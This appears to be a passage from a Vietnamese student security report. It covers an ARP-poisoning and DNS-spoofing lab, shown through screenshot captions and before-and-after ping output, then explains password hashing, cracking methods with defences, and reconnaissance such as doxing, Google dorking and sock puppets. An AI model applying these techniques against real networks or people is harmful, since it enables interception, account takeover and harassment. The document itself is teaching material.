
Hình 2.30 Khởi động apache

Tiến hành ARP poisoning.




Hình 2.31 Tiến hành ARP poisoning.

Tiến hành DNS spoofing



Hình 2.32 Tiến hành DNS spoofing.

Hack thành công, Victim sẽ bị hướng đến trang index.html mà hacker mong muốn.



Hình 2.33 Website của Victim khi truy cập google.com sau khi bị tấn công.

Địa chỉ IP mà nạn nhân ping với tên miền(google.com) trước và sau khi bị tấn công.

```
C:\Users\Haida>ping google.com

Pinging google.com [74.125.130.113] with 32 bytes of data:
Reply from 74.125.130.113: bytes=32 time=52ms TTL=56
Reply from 74.125.130.113: bytes=32 time=48ms TTL=56
Reply from 74.125.130.113: bytes=32 time=49ms TTL=56
Reply from 74.125.130.113: bytes=32 time=49ms TTL=56

Ping statistics for 74.125.130.113:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 48ms, Maximum = 52ms, Average = 49ms
```

Hình 2.34 Địa chỉ IP mà nạn nhân ping với tên miền(google.com) trước khi bị tấn công.

```
C:\Users\Haida>ping google.com

Pinging google.com [192.168.1.7] with 32 bytes of data:
Reply from 192.168.1.7: bytes=32 time=2ms TTL=64
Reply from 192.168.1.7: bytes=32 time<1ms TTL=64
Reply from 192.168.1.7: bytes=32 time=1ms TTL=64
Reply from 192.168.1.7: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.1.7:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 2ms, Average = 0ms

C:\Users\Haida>
```

Hình 2.35 Địa chỉ IP mà nạn nhân ping với tên miền(google.com) sau khi bị tấn công.

PHẦN 3: PASSWORD ATTACK - HASH CRACKING

CHƯƠNG 1: TỔNG QUAN

I. Đặt Vấn Đề

3.1.1.1 Password là gì?

Mật khẩu (password) là một chuỗi ký tự có độ dài giới hạn, được sử dụng để xác thực quyền truy cập vào các hệ thống kỹ thuật số. Mặc dù hiện nay có nhiều phương thức xác thực hiện đại như sinh trắc học, chữ ký số, ... nhưng mật khẩu vẫn đóng vai trò quan trọng và không thể thay thế hoàn toàn trong nhiều hệ thống, giao thức và nền tảng.

Mật khẩu đảm bảo hai yếu tố quan trọng:

Bí mật: Chỉ một hoặc rất ít người biết nội dung (tổ hợp ký tự) của password được sử dụng.

Bảo mật: Trên lý thuyết, mọi password đều có thể bị crack. Tuy nhiên để làm được điều đó phải tốn nhiều công sức, đôi khi là cả may mắn, và đôi khi là không thể.

Những phương thức "mới" như vân tay, nhận diện khuôn mặt, ...có thể bị làm giả, copy và bị qua mặt. Đơn giản như khi chúng ta ngủ, có người lấy ngón tay chúng ta để "bypass" chính điện thoại của chúng ta. Hay phức tạp hơn là dấu vân tay bị copy và sử dụng vào mục đích xấu. Hay phức tạp hơn nữa là Face ID của Apple bị một chiếc mặt nạ do BKAV làm giả đánh lừa.

⇒ Những ví dụ trên đều nói lên sự quan trọng và tính **không thể thay thế hoàn toàn** của password.

3.1.1.2 Hashing Password là gì?

Trước khi đi sâu vào chủ đề, chúng ta cần hiểu cách các hệ thống xác thực lưu trữ mật khẩu. Trước đây, khi bảo mật chưa được chú trọng, mật khẩu thường được lưu trữ dưới dạng văn bản thuần túy (plaintext) cùng với tên người dùng. Khi người dùng đăng nhập, hệ thống chỉ cần so sánh mật khẩu nhập vào với mật khẩu đã lưu.

Cách tiếp cận này tồn tại nhiều rủi ro nghiêm trọng:


- Nếu cơ sở dữ liệu bị xâm nhập, tất cả mật khẩu sẽ bị lộ.
- Quản trị viên hoặc kẻ tấn công có quyền truy cập vào hệ thống có thể dễ dàng đọc thông tin.
- Người dùng có xu hướng sử dụng cùng một mật khẩu cho nhiều dịch vụ khác nhau, khiến họ dễ bị tấn công nếu một hệ thống bị lộ dữ liệu.

Để bảo vệ mật khẩu, ngay cả trong trường hợp vi phạm dữ liệu, các công ty bắt đầu lưu phiên bản băm của mật khẩu.


Hashing là quá trình biến đầu vào là một nội dung có kích thước, độ dài bất kỳ rồi sử dụng những thuật toán, công thức toán học để biến thành đầu ra tiêu chuẩn có độ dài nhất định. Quá trình đó sử dụng những Hàm băm (Hash function).

Lưu ý: *Hashing khác với mã hóa (encryption). Hashing là một phương pháp **một chiều**, nghĩa là bạn có thể chuyển đổi dữ liệu gốc thành hash nhưng không thể chuyển ngược lại.*

Hashing là phương pháp mã hóa một chiều được sử dụng để đảm bảo tính toàn vẹn của dữ liệu, xác thực thông tin, mật khẩu an toàn và các thông tin nhạy cảm khác. Các hàm băm chuyển đổi dữ liệu thành một chuỗi ký tự có kích thước cố định, đồng nhất và xác định, khiến nó trở thành một lựa chọn tuyệt vời để duy trì tính bảo mật của dữ liệu. Một trong những tính năng chính liên quan đến lưu trữ mật khẩu là kết quả chỉ có một chiều, nghĩa là có thể thu được kết quả tương tự với cùng dữ liệu đầu vào, nhưng không thể tính toán dữ liệu đầu vào khi biết kết quả, cho phép xác thực thông tin đăng nhập của người dùng mà không cần biết dữ liệu gốc.



Hình 3.36 Tính Duy Nhất Và Cố Định Của Hàm Băm



Hình 3.37 Tính Không Thể Đảo Ngược Của Hàm Băm.

Tóm lại hàm băm có những đặc tính sau:

- **Có tính xác định:** Cùng một chuỗi đầu vào được xử lý bởi cùng hàm băm, sẽ cho ra cùng một kết quả.
- **Không thể đảo ngược (một chiều):** Không thể tạo ra chuỗi (thông điệp) từ một chuỗi đã được băm từ hàm băm.
- **Có entropy cao:** Khi có một thay đổi nhỏ trong chuỗi thông điệp, sẽ tạo ra chuỗi băm khác nhau (Ví dụ: Abcde và abcde sẽ tạo ra 2 chuỗi băm khác nhau dù chỉ khác ở chữ a).
- **Có tính duy nhất:** Hai thông điệp khác nhau thì nhận về 2 chuỗi băm khác nhau.

Hàm băm nào đáp ứng đủ 4 thuộc tính trên sẽ là một hàm đủ tiêu chuẩn để băm mật khẩu, vì sẽ làm tăng độ khó cho các kỹ thuật đảo ngược mật khẩu. Và thêm nữa, các chuyên gia cũng nói rằng, thuật toán băm phải có độ phức tạp lớn, để hàm băm chậm vì do một khi băm nhanh, sẽ dễ bị hacker lợi dụng để đoán mật khẩu bằng cách băm và so sánh hàng tỷ mật khẩu mỗi ngày.

Một số hàm băm phổ biến:

- Không nên dùng:
 - + MD5, SHA-1(Không nên dùng): nó đã bị phát hiện ra rằng đã phạm vào "điều lệ thứ 4", 2 chuỗi băm được tạo ra có thể trùng nhau từ 2 thông điệp khác nhau. Và kinh điển hơn nữa, thuật toán này chạy rất nhanh, nên rất dễ bị hacker truy lùng mật khẩu bằng cách thử (nhanh quá cũng mệt thế đấy, chậm cho chắc).
- Khuyến nghị sử dụng:
 - + **SHA-256, SHA-512:** Mặc dù tốt hơn MD5 và SHA-1, nhưng vẫn không được khuyến khích để băm mật khẩu vì quá nhanh, dễ bị brute-force.
 - + **PBKDF2, BCrypt, and Scrypt (Được khuyến nghị):** Mỗi thuật toán đều chậm, và hơn hết chúng đều có tính năng tuyệt vời là có thể cấu hình cường độ (configurable strength).

Cải thiện bảo mật bằng Salt: Để an toàn hơn, hệ thống còn thêm giá trị muối (salt) vào mật khẩu gốc của bạn, rồi cho chạy qua hàm băm, sau đó mới lưu vào cơ sở dữ liệu. Vậy nên kể cả khi giá trị băm của mật khẩu bạn bị lộ và bị giải mã, kẻ tấn công vẫn chưa thể có được mật khẩu thực sự của bạn do nó đã được thêm vào giá trị "salt".

3.1.1.3 Password-Protected Files.

Lưu ý: Các tệp tin có thể bao gồm văn bản, hình ảnh, video, âm thanh hoặc bất kỳ loại dữ liệu nào khác. Bảo mật dữ liệu không chỉ quan trọng trong quá trình truyền tải mà còn cần được đảm bảo ngay cả khi dữ liệu không hoạt động (tức là khi nó được lưu trữ trên thiết bị). Trong phần này, chúng ta sẽ tìm hiểu cách bảo vệ tệp tin bằng mật khẩu và phương pháp tấn công vào hệ thống bảo mật này.

3.1.1.4 Bảo vệ dữ liệu khi không hoạt động

Một khía cạnh quan trọng của bảo mật là bảo vệ dữ liệu trong khi nó được lưu trữ trên các thiết bị như:

- Ổ cứng máy tính, ổ đĩa ngoài
- USB, thẻ nhớ
- Bộ nhớ điện thoại thông minh
- Máy chủ lưu trữ nội bộ

Nếu kẻ tấn công có quyền truy cập vật lý vào thiết bị, dữ liệu sẽ gặp rủi ro bị đánh cắp hoặc sửa đổi. Để ngăn chặn điều này, các hệ thống thường sử dụng mã hóa tệp tin hoặc mã hóa toàn bộ ổ đĩa.

Lưu ý: Trong phần này, chúng ta chỉ tập trung vào bảo vệ dữ liệu lưu trữ nội bộ, không đề cập đến dữ liệu truyền qua internet.

3.1.1.5 Tại sao cần sử dụng hàm băm trong mã hóa tệp tin?

Trong bảo mật dữ liệu nội bộ, hệ thống thường sử dụng mật khẩu làm khóa mã hóa để bảo vệ tệp tin. Tuy nhiên, các thuật toán mã hóa mạnh như AES-256 yêu cầu một khóa có độ dài cố định (256 bit ~ 32 ký tự ASCII). Điều này gây ra một số bất tiện cho người dùng khi phải nhập một khóa dài như vậy.

Giải pháp: Sử dụng hàm băm để chuyển đổi mật khẩu của người dùng thành một khóa mã hóa có độ dài cố định.

Ví dụ:


- Người dùng nhập một mật khẩu bất kỳ (ví dụ: MySecurePassword123).
- Hệ thống sử dụng thuật toán SHA-256 để băm mật khẩu, tạo ra một chuỗi 256 bit.

- Chuỗi băm này được sử dụng làm khóa mã hóa để bảo vệ tệp tin.

Lợi ích của phương pháp này:

- Người dùng có thể đặt mật khẩu ngắn gọn, dễ nhớ nhưng vẫn đảm bảo an toàn.
- Giúp chuẩn hóa độ dài khóa mã hóa theo yêu cầu của thuật toán (AES, DES, ChaCha20, ...).
- Tránh việc lưu trữ mật khẩu gốc trong hệ thống, giảm nguy cơ rò rỉ thông tin.

Kết luận: Bảo vệ tệp tin bằng mật khẩu là một phương pháp quan trọng để bảo vệ dữ liệu cá nhân và doanh nghiệp. Việc sử dụng hàm băm kết hợp với thuật toán mã hóa giúp đảm bảo an toàn cho dữ liệu mà không gây bất tiện cho người dùng. Tuy nhiên, nếu mật khẩu yếu hoặc bị đánh cắp, tệp tin vẫn có thể bị giải mã, do đó cần kết hợp với các biện pháp bảo mật khác như sử dụng Salt, mật khẩu mạnh và xác thực hai yếu tố (2FA).



Hình 3.38 Ảnh minh họa giải thuật mã hóa AES 256

CHƯƠNG 2: NGUYÊN TẮT CƠ BẢN ĐỂ CRACKING HASHING.

I. Nguyên Tắc Cơ Bản Để Cracking Hashing.

Như đã trình bày ở trên, một trong những đặc tính quan trọng của hàm băm là tính không thể đảo ngược. Điều này có nghĩa là không có cách nào để "giải mã" trực tiếp một giá trị băm để lấy lại mật khẩu gốc. Vì vậy, phương pháp duy nhất để bẻ khóa hàm băm hiện nay là:

[Băm + So Sánh Giá Trị Băm] + [Thử và Sai]

Quá trình này được thực hiện theo các bước sau:

3.2.1.1 Xác định thuật toán băm được sử dụng

Trước tiên, cần xác định loại hàm băm đã được sử dụng để tạo ra giá trị băm. Một số thuật toán băm phổ biến bao gồm:

- MD4, MD5, SHA-1, SHA-512
- PBKDF2, BCrypt, SCrypt (các thuật toán băm an toàn hơn)
- NTLM (dùng trên hệ điều hành Windows)

Cách xác định thuật toán băm:

- Dựa vào độ dài của giá trị băm:
 - + Nếu băm có độ dài 512 bit → có thể là SHA-512.
 - + Nếu băm có độ dài 128 bit → có thể là MD5.
- Dựa vào hệ thống đang sử dụng:
 - + Windows thường sử dụng NTLM để băm mật khẩu.
 - + iPhone sử dụng AES-256 để mã hóa dữ liệu → có thể dùng SHA-256 để tạo khóa mã hóa.
- Sử dụng công cụ **hashid** trên Kali Linux để tự động nhận diện loại hash.

Lưu ý: Nếu chọn sai thuật toán băm, dù có thử bao lâu cũng không bẻ khóa thành công.

3.2.1.2 Chọn một chuỗi ký tự nghi ngờ là mật khẩu

Sau khi xác định được thuật toán băm, tiếp theo ta sẽ chọn một chuỗi ký tự để kiểm tra.

- Chuỗi này có thể là mật khẩu khả thi (dựa trên các phương pháp như dictionary attack hoặc brute-force).
- Thường sử dụng bảng mã ASCII để sinh ra các mật khẩu thử nghiệm.

3.2.1.3 Băm chuỗi đã chọn bằng thuật toán tương ứng

Dùng thuật toán băm đã xác định trước (ví dụ: SHA-256, MD5, NTLM,...) để băm chuỗi đã chọn.

3.2.1.4 So sánh giá trị băm vừa tạo với giá trị băm ban đầu

Nếu **trùng khớp** → tìm ra mật khẩu.

Nếu **không trùng khớp** → bỏ qua và thử lại với một chuỗi khác.

Quá trình này được lặp lại cho đến khi tìm được mật khẩu hoặc đến khi các khả năng có thể thử đã hết.

Kết luận: Quá trình bẻ khóa hàm băm hoàn toàn dựa vào thử nghiệm hàng loạt và so sánh kết quả. Vì vậy, nếu thuật toán băm đủ mạnh (như PBKDF2, BCrypt, SCrypt) hoặc mật khẩu đủ dài và phức tạp, thì việc bẻ khóa sẽ trở nên cực kỳ khó khăn và tốn thời gian.

Tuy nhiên, nếu mật khẩu yếu hoặc thuật toán băm có điểm yếu (như MD5, SHA-1), thì có thể bị bẻ khóa bằng các phương pháp như brute-force attack, dictionary attack hoặc rainbow table attack.

II. Một Số Kỹ Thuật Tấn Công Hàm Băm Phổ Biến.

Mật khẩu là một trong những lớp bảo vệ quan trọng nhất đối với dữ liệu cá nhân và hệ thống mạng. Tuy nhiên, hacker có nhiều kỹ thuật để đánh cắp hoặc phá vỡ mật khẩu của người dùng. Các cuộc tấn công này có thể khác nhau về phương pháp và mức độ hiệu quả. Dưới đây là một số kỹ thuật phổ biến nhất trong việc bẻ khóa mật khẩu.

3.2.2.1 Brute Force

Đây là hình thức tấn công trong đó kẻ tấn công thử tất cả các tổ hợp ký tự có thể để tìm ra mật khẩu gốc tương ứng với giá trị hash đã có. Phương pháp này dựa trên cơ chế thử-sai để tìm mật khẩu hợp lệ và thường nhắm đến các mật khẩu yếu, phổ biến. Brute Force đặc biệt hiệu quả khi hệ thống sử dụng các thuật toán băm nhanh và không có salt.

Đặc Điểm:

- Thử mọi tổ hợp ký tự có thể (gồm chữ thường, chữ hoa, số, ký tự đặc biệt, ...).
- Chắc chắn thành công nếu có đủ thời gian và tài nguyên.
- Rất chậm và tốn thời gian khi mật khẩu dài và phức tạp.
- Không cần dữ liệu đầu vào (chỉ cần biết dạng cần dò).

Nguyên Nhân: Hình thức tấn công brute-force dễ phòng chống nhưng lại rất dễ gặp phải. Nguyên nhân của kiểu tấn công này là do:

- Đặt mật khẩu không an toàn, mật khẩu ngắn, dễ đoán ra, sử dụng phổ biến.
- Từ phía sever, không yêu cầu người dùng nhập mật khẩu mạnh, sử dụng hàm băm không an toàn.

Hậu Quả:

- Việc đánh cắp được mật khẩu người dùng luôn đi kèm với những hậu quả vô cùng nghiêm trọng. Có thể nhìn thấy ngay, nạn nhân của Brute Force Attack sẽ bị lộ thông tin đăng nhập và toàn bộ thông tin của tài khoản đó. Kẻ tấn công thực hiện được quyền của người dùng đó, dùng mật khẩu và tên tài khoản đó thử ở tất cả hệ thống khác.
- Mức độ nghiêm trọng sẽ tùy thuộc vào loại thông tin bị rò rỉ. Nếu tài khoản bị đánh cắp là tài khoản quan trọng của 1 tổ chức nào đó thì cơ sở dữ liệu nhạy cảm từ toàn bộ tổ chức có thể bị lộ trong các vụ vi phạm dữ liệu cấp công ty.

Cách Khắc Phục:

- Có càng nhiều ký tự càng tốt: việc sử dụng từ 10 ký tự trở lên có thể khiến cho việc brute-force tốn rất nhiều thời gian, thời gian có thể lên cả năm trời.
- Kết hợp các chữ cái, số và các ký hiệu đặc biệt.
- Tránh sử dụng những mật khẩu đơn giản chỉ toàn số hoặc chữ cái, ...

Bên cạnh đó việc không sử dụng cùng 1 mật khẩu trên nhiều tài khoản khác nhau có thể tránh tối đa hậu quả khi bị mất mật khẩu.

Với quản trị viên, bạn có thể thực hiện các phương pháp để bảo vệ người dùng khỏi việc bẻ khóa mật khẩu bằng brute-force:

- Yêu cầu mật khẩu mạnh: bạn có thể buộc người dùng xác định mật khẩu dài và phức tạp. Bạn cũng nên thực thi các thay đổi mật khẩu định kỳ.
- Xác thực hai yếu tố: Quản trị viên có thể yêu cầu xác thực hai bước và cài đặt hệ thống phát hiện xâm nhập phát hiện các cuộc tấn công. Điều này yêu cầu người dùng theo dõi nỗ lực đăng nhập bằng yếu tố thứ hai, chẳng hạn như khóa USB vật lý hoặc quét sinh trắc học dấu vân tay.
- Sử dụng hàm băm được thiết kế riêng để băm mật khẩu: Các hàm băm thông thường như MD5, SHA-1 được thiết kế để xử lý nhanh, không phù hợp để lưu mật khẩu vì dễ bị dò. Do đó, người ta phát triển các hàm băm chuyên dụng như bcrypt, scrypt, Argon2 có cơ chế băm lặp lại nhiều lần, giúp tăng thời gian xử lý, từ đó làm chậm quá trình tấn công dò mật khẩu.

3.2.2.2 Dictionary attack

Một loại tấn công bằng vũ lực, tấn công từ điển dựa vào thói quen chọn những từ "cơ bản" làm mật khẩu của chúng ta, trong đó những từ phổ biến nhất được tin tặc tập hợp thành "cracking dictionaries". Các cuộc tấn công từ điển tinh vi hơn sẽ kết hợp những từ có ý nghĩa quan trọng đối với bạn, như nơi sinh, tên con hoặc tên thú cưng.

Nguyên Nhân:

- Sử dụng mật khẩu liên quan đến bản thân có thể dễ lấy được trên các mạng xã hội như: tên, ngày sinh, bạn bè, người thân, đồng nghiệp, thú cưng, con cái, nhân vật yêu thích.
- Đặt mật khẩu quá cơ bản.

Đặc Điểm:

- Dựa vào danh sách từ điển được xây dựng sẵn.
- Nhanh hơn brute Force vì không cần thử tất cả tổ hợp mà chỉ thử các từ khả nghi.

- Không đảm bảo thành công, tùy thuộc vào mật khẩu có nằm trong danh sách không.
- Hiệu quả với mật khẩu yếu.
- Xử dụng công cụ xây dựng từ điển dành riêng cho nạn nhân.

Để giúp ngăn chặn một cuộc tấn công từ điển:

- Không bao giờ sử dụng từ trong từ điển làm mật khẩu. Nếu bạn đã đọc nó trong sách, nó không bao giờ nên là một phần của mật khẩu của bạn. Nếu bạn phải sử dụng mật khẩu thay vì công cụ quản lý quyền truy cập, hãy cân nhắc sử dụng hệ thống quản lý mật khẩu.
- Không nên chọn những từ có nghĩa, quá đơn giản hoặc liên quan đến bản thân làm mật khẩu.
- Hãy cân nhắc đầu tư vào trình quản lý mật khẩu. Trình quản lý mật khẩu tự động tạo mật khẩu phức tạp giúp ngăn chặn các cuộc tấn công từ điển.

3.2.2.3 Rainbow Table

Hầu hết các hệ thống hiện đại không lưu trữ mật khẩu dưới dạng văn bản thuần túy, mà lưu trữ dưới dạng hàm băm (hash). Khi người dùng nhập mật khẩu, hệ thống sẽ băm mật khẩu đó và so sánh với giá trị băm đã lưu.

Rainbow Table Attack sử dụng bảng tra cứu khổng lồ chứa hàng tỷ giá trị băm được tính toán trước cho các mật khẩu phổ biến. Khi hacker có được danh sách hash từ một cơ sở dữ liệu bị rò rỉ, họ chỉ cần tìm giá trị băm tương ứng trong bảng này để nhanh chóng tìm ra mật khẩu.

Cách phòng tránh Rainbow Table Attack:

- **Sử dụng "Salt":** Thêm một chuỗi ngẫu nhiên vào mật khẩu trước khi băm để mỗi người dùng có một giá trị băm duy nhất.
- Sử dụng thuật toán băm an toàn như bcrypt, PBKDF2 hoặc scrypt thay vì MD5 hoặc SHA-1.
- **Tăng độ phức tạp của mật khẩu** để khiến bảng tra cứu trở nên vô dụng.

III. Phương Pháp Thu Thập Thông Tin.

3.2.3.1 Offline Detection

Việc thu thập thông tin người dùng từ máy tính bị vứt bỏ, thùng rác...; nghe lén khi người dùng chia sẻ mật khẩu của họ với người khác bằng lời nói; đọc ghi chú kẹp trên màn hình máy tính; lướt qua khi người dùng nhập mật khẩu... có thể giúp hacker có được mật khẩu và thông tin đăng nhập người dùng.

3.2.3.2 Social Media Reconnaissance

Kỹ thuật hacker tìm kiếm thông tin về nạn nhân trên mạng xã hội, tình báo nguồn mở. Một số phương pháp phổ biến bao gồm:

Doxing

- Tìm kiếm và thu thập thông tin cá nhân của nạn nhân từ mạng xã hội, diễn đàn, và các nguồn công khai khác.
- Dùng Google Dorking để tìm thông tin bị rò rỉ.

Google Dorking

- Sử dụng các truy vấn đặc biệt trên Google để tìm kiếm thông tin ẩn, như email, tài liệu, hay hình ảnh bị lộ.

Footprinting qua Social Media

- Theo dõi hoạt động trực tuyến của nạn nhân (bài đăng, check-in, bạn bè, thói quen, sở thích).
- Phân tích hình ảnh để trích xuất metadata (EXIF) hoặc xác định vị trí.

Sock Puppets

- Tạo tài khoản giả để kết bạn, tương tác với nạn nhân và lấy thông tin mà họ chỉ chia sẻ với bạn bè.

Phishing & Pretexting

- Sử dụng thông tin thu thập được để gửi email lừa đảo hoặc giả danh một người đáng tin cậy nhằm lấy thêm dữ liệu.

IV. Công Cụ Tấn Công và Cách Sử Dụng.

3.2.4.1 Hashcat

